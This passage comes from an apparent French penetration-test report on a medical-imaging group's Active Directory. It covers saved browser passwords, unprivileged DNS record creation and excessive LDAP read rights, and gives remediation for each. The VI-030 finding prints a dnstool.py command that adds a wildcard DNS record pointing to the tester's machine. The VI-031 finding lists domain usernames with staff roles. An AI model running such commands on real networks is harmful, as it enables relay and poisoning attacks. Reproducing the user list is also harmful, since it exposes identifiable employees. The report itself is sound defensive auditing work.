Description	Afin d'améliorer l'expérience utilisateur, les navigateurs modernes proposent un enregistrement des mots de passe en fonction des sites. Le mot de passe est alors stocké localement après avoir été chiffré par un secret, la méthode étant différente selon le navigateur (en termes de stockage, de chiffrement, du choix du secret, etc.).		

Éléments affectés

- Navigateur des utilisateurs

Risque détaillé

En cas de compromission d'un compte utilisateur, l'ensemble des informations qui présentes sur son poste sont accessibles à l'attaquant. Dans le cas où des identifiants sont stockés dans les navigateurs sans vérification d'identité nécessaire pour y accéder, un acteur malveillant peut alors très rapidement en prendre connaissance et tenter de les réutiliser pour se déplacer latéralement sur le réseau ou accéder à des services et applications sensibles.

Par ailleurs, un attaquant qui parviendrait à obtenir des droits administrateurs sur la machine serait en mesure de déchiffrer la clé maître de la Data Protection Api (DPAPI), contenant notamment les mots de passe enregistrés dans les navigateurs (même si l'accès à ceux-ci est protégé).

De plus, les mots de passe enregistrés par les utilisateurs peuvent être liés à des utilisations professionnelles aussi bien que personnelles telles que des accès bancaires, applications de santé, etc.

Observation

Nous observons une mauvaise pratique des utilisateurs consistant à stocker des informations dans les navigateurs, ce qui les rend alors vulnérable aux info stealers. Cette famille de malware cible directement les identifiants stockés dans le navigateur des utilisateurs : en cas de récupération des droits d'administration de la machine, elle permet en effet de récupérer les identifiants stockés dans le navigateur en clair.

Program	Target	Username	Password
	rivi	Search text	Search text
Google Chrome	https://rivieraimage..	[redacted]	**********
Google Chrome	https://rivieraimage..	[redacted]	**********
Google Chrome	https://rivieraimage..	[redacted]	********
Google Chrome	https://entretiens-r..	[redacted]	**********
Google Chrome	https://rivieraimage..	[redacted]	**********
Msedge	https://rivieraimage..	[redacted]	**********
Google Chrome	https://entretiens-r..	[redacted]	**********
Google Chrome	https://entretiens-r..	[redacted]	********
Msedge	https://entretiens-r..	[redacted]	**********
Msedge	https://rivieraimage..	[redacted]	********
Google Chrome	https://entretiens-r..	[redacted]	*********
Msedge	https://entretiens-r..	[redacted]	*********
Google Chrome	https://entretiens-r..	[redacted]	**********
Google Chrome	https://rivieraimage..	[redacted]	**********
Google Chrome	https://rivieraimage..	[redacted]	**********
Msedge	https://rivieraimage..	[redacted]	**********
Msedge	https://rivieraimage..	[redacted]	*********
Google Chrome	https://pacs-rim.riv..	[redacted]	*********
Msedge	https://rivieraimage..	[redacted]	**********
Google Chrome	https://entretiens-r..	[redacted]	**********
Google Chrome	https://rivieraimage..	[redacted]	**********
Google Chrome	https://rivieraimage..	[redacted]	**********
Google Chrome	https://entretiens-r..	[redacted]	**********
Google Chrome	https://saintjean.ri..	[redacted]	**********
Google Chrome	https://rivieraimage..	[redacted]	**********

Identification d'identifiants stockés dans le navigateur des utilisateurs

Remédiation

Complexité	VI-029 – Utiliser un gestionnaire de mots de passe	Gain
Moyenne		Très élevé


Désactiver le gestionnaire de mots de passe Microsoft Edge et privilégier l'utilisation d'un gestionnaire de mots de passe.

Il est possible de bloquer l'enregistrement des mots de passe dans Microsoft Edge via GPO. Ainsi, l'utilisateur ne pourra pas enregistrer ses mots de passe dans le navigateur Edge puisque la fonction sera désactivée, et il ne pourra la réactiver.

La procédure est la suivante :

1. **Ajout des fichiers admx**

Les fichiers admx correspondent à des templates d'administration. Ces fichiers templates vont permettre d'ajouter des paramètres supplémentaires à l'éditeur de stratégie de groupe. Télécharger les fichiers admx Microsoft Edge sur le contrôleur de domaine : https://www.microsoft.com/en-us/edge/business/download?form=MA13FJ




Téléchargement des fichiers admx Microsoft Edge

Créer le dossier "PolicyDefinitions" suivant :

```
C:\Windows\SYSVOL\<nom_du_domaine>\Policies\PolicyDefinitions
```

Extraire les fichiers admx téléchargés, ainsi que les dossiers "fr-FR" et en-US, et les copier dans le dossier "PolicyDefinitions" créé.




Ajout des fichiers admx au magasin central sur le contrôleur de domaine

2. **Création de la GPO**


À partir de la console de gestion des stratégies de groupe, créez une nouvelle GPO ou éditez une GPO existante. Puis, parcourez les paramètres de cette façon :

```
Configuration utilisateur > Stratégies > Modèles d'administration >
Microsoft Edge > Gestionnaire de mot de passe et protection > Activer
l'enregistrement des mots de passe pour le Gestionnaire de mot de passe
```



Désactivation de l'enregistrement des mots de passe dans Microsoft Edge

Une fois la GPO déployée, l'option d'enregistrement des mots de passe dans Microsoft Edge est désactivée.



L'enregistrement des mots de passe dans Microsoft Edge est désactivé

Références	*https://keepass.info/* *https://www.it-connect.fr/microsoft-edge-comment-desactiver-le-gestionnaire-de-mots-de-passe-par-gpo/*

Criticité	VI-030 – Modification des entrées DNS avec un compte non privilégié	CVSS
Importante		4.3

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Faible	Faible	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Aucun	Aucun	Faible
Description	ADIDNS (Active Directory-Integrated DNS) est un service DNS intégré à Active Directory qui stocke les enregistrements DNS dans la base AD, permettant une réplication automatique entre les contrôleurs de domaine. Par défaut, un utilisateur dispose de droits lui permettant d'y ajouter des entrées.		

Éléments affectés

- 192.168.80.201

Risque détaillé

Tous les membres du groupe "Domain User" peuvent par défaut créer des enregistrements DNS arbitraires sous la zone principale du Domain Services. L'ajout de cette entrée peut permettre d'effectuer diverses attaques.

La désactivation des protocoles de résolution de noms LLMNR et NetBIOS ne suffit plus à empêcher les attaques par empoisonnement.

De plus, certains services (WebClient, Kerberos) fonctionnement uniquement avec des noms de domaine. La possibilité de rajouter cette entrée permet d'augmenter les vecteurs d'attaques exploitant ces services.

Observation

Les droits par défaut sur ADIDNS pour un utilisateur authentifié lui permettent d'ajouter une entrée DNS sur le domaine. Cela permet à un attaquant de faire pointer un FQDN vers l'adresse IP de sa machine attaquante afin de faciliter le relay de séquences d'authentification.

```
[🔴][Apr 07, 2025 - 09:34:21 (CEST)] exegol-default /workspace # dnstool.py -u "group-
rim.local"\\"test" -p "test" --record '*' --action add --data "192.168.80.174" "192.16
8.80.201"
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
[🔴][Apr 07, 2025 - 09:35:14 (CEST)] exegol-default /workspace #
```

Ajout d'une entrée DNS sur le domaine

```
[🔴][Apr 07, 2025 - 10:11:40 (CEST)] exegol-default /workspace # ipa
lo               UNKNOWN        127.0.0.1/8 ::1/128
eth0             UP             192.168.80.174/24 fe80::e4b1:a016:edc2:88fd/64
wlan0            DOWN
docker0          DOWN           172.17.0.1/16
[🔴][Apr 07, 2025 - 10:11:42 (CEST)] exegol-default /workspace # ping pocbysns
PING pocbysns.group-rim.local (192.168.80.174) 56(84) bytes of data.
64 bytes from 192.168.80.174 (192.168.80.174): icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 192.168.80.174 (192.168.80.174): icmp_seq=2 ttl=64 time=0.021 ms
64 bytes from 192.168.80.174 (192.168.80.174): icmp_seq=3 ttl=64 time=0.022 ms
64 bytes from 192.168.80.174 (192.168.80.174): icmp_seq=4 ttl=64 time=0.023 ms
64 bytes from 192.168.80.174 (192.168.80.174): icmp_seq=5 ttl=64 time=0.029 ms
^C
--- pocbysns.group-rim.local ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4102ms
rtt min/avg/max/mdev = 0.021/0.023/0.029/0.002 ms
[🔴][Apr 07, 2025 - 10:11:47 (CEST)] exegol-default /workspace #
```


Ping de l'entrée DNS ajouté

Remédiation

Complexité	VI-030 – Restreindre la possibilité d'ajouter des objets enfants pour les utilisateurs sans privilège	Gain
Faible		Important

L'ACL des services de domaine peut être renforcé pour empêcher les utilisateurs du domaine de créer des enregistrements arbitraires. Cela peut se faire en modifiant la configuration de sécurité de vos zones DNS. Sur le serveur sur lequel le service Domain Services est exécuté, ouvrez le gestionnaire DNS, et pour chaque zone de domaine sous laquelle les utilisateurs sont joints, supprimez l'autorisation "Créer tous les objets enfants" du groupe "Utilisateurs authentifiés".

Il est possible de durcir votre Active Directory en empêchant les utilisateurs authentifiés d'ajouter des entrées dans les DNS en décochant l'option suivante :



Durcissement de l'Active Directory

Références	*https://www.netspi.com/blog/technical-blog/network-penetration-testing/adidns-revisited* *https://gosecure.ai/fr/blog/2019/02/20/abusing-unsafe-defaults-in-active-directory*

Criticité	VI-031 – Permissions de lecture excessives sur les objets utilisateur Active Directory	CVSS
Importante		4.3

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Faible	Faible	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Faible	Aucun	Aucun
Description	Un utilisateur authentifié dispose par défaut de permissions de lecture excessives sur les propriétés des autres utilisateurs répertoriés au sein de l'annuaire. Cela lui permet d'accéder à diverses informations détaillées telles que le nom complet, la description, le niveau de privilèges, l'appartenance aux groupes et autres attributs.		

Éléments affectés

- 192.168.80.201


Risque détaillé

L'accès aux informations des utilisateurs stockées dans l'annuaire facilite le travail de reconnaissance de l'attaquant. Il peut ainsi, grâce à des outils tels que Bloodhound, réaliser une cartographie de l'Active Directory, de ses utilisateurs et des droits qui leurs sont attribués. Cela va permettre de déterminer des chemins d'attaque précis, en ciblant les utilisateurs à hauts privilèges ou appartenant à des groupes spécifiques.

Par ailleurs, le champ description des objets utilisateur peut parfois contenir des données sensibles facilitant l'élaboration d'attaques par ingénierie sociale, ou des mots de passe permettant à l'attaquant de prendre possession d'autres comptes utilisateur.

Observation

Depuis un compte utilisateur non privilégié, il a été possible de lister l'ensemble des utilisateurs du domaine.




```
[*] Windows Server 2019 Standard 17763 x64 (name:RIM-SRV-AD1) (domain:group-rim.local) (sig
[+] group-rim.local\test:test
-Username-                    -Last PW Set-       -BadPW- -Description-
Administrateur                2025-03-31 07:34:51 6       Compte d'utilisateur d'administra
Invité                        <never>             0       Compte d'utilisateur invité
krbtgt                        2024-12-19 13:36:02 0       Compte de service du centre de di
k.dulac                       2020-08-27 07:46:59 0       DG
ssargentini                   2021-01-14 16:21:31 0       DAF
cmartinez                     2021-10-06 07:37:23 0       Secretaire Référente du cabinet d
xefinice                      2020-09-01 07:15:25 0
nbelluot                      2024-12-23 09:05:25 0       Directeur des Systèmes d'Informat
acroutelle                    2021-02-19 11:50:43 0       Secretaire STJEAN
ablondin                      2020-09-08 07:58:00 0       Secretaire IMF
cdulion                       2020-09-08 07:58:01 0
fdumur                        2024-07-03 13:07:09 0       Secrétariat de radiologie de l'In
jbvaccaro                     2021-05-07 06:40:32 0       Manipulateur Référent du service
kamzu                         2020-09-08 07:58:02 0
mgiordano                     2024-09-25 08:28:36 0       Secrétariat de radiologie de l'In
pammirati                     2020-09-08 07:58:03 0       Secretaire LAMARTINE
smonta                        2021-01-11 08:23:50 0
sghinamo                      2024-04-08 08:59:15 0       Comptable
vmiranda                      2021-02-23 07:16:27 0       Facturation
vbresson                      2025-03-18 17:16:03 0       Secrétaire Référente Cabinet Lama
secretariat.vence             2021-04-29 09:44:56 0       Secrétariat du Cabinet de Radiolo
blagana                       2022-09-05 10:29:15 0
cher                          2020-10-23 06:50:02 0       Secretaire RIM
ahab                          2020-10-06 12:27:59 0
edl.support                   2021-07-30 15:33:37 0
edl.service                   2021-07-30 15:34:22 0
sshd                          2022-10-25 08:26:16 0
nice.comptabilite             2022-12-01 15:19:05 0
a.ferroudj                    2024-07-01 11:08:52 0       Support Planning du Service d'Ima
bbasile                       2022-12-30 10:58:04 0       Manipulateur Cabinet de radiologi
aloretz                       2023-03-16 20:00:01 0
copieurnice                   2021-03-04 14:06:37 0
clauer                        2022-09-12 06:45:00 0
```

Récupération de la liste des utilisateurs du domaine

Remédiation


Complexité	VI-031 – Restreindre la lecture de l'annuaire LDAP	Gain
Moyenne		Élevé

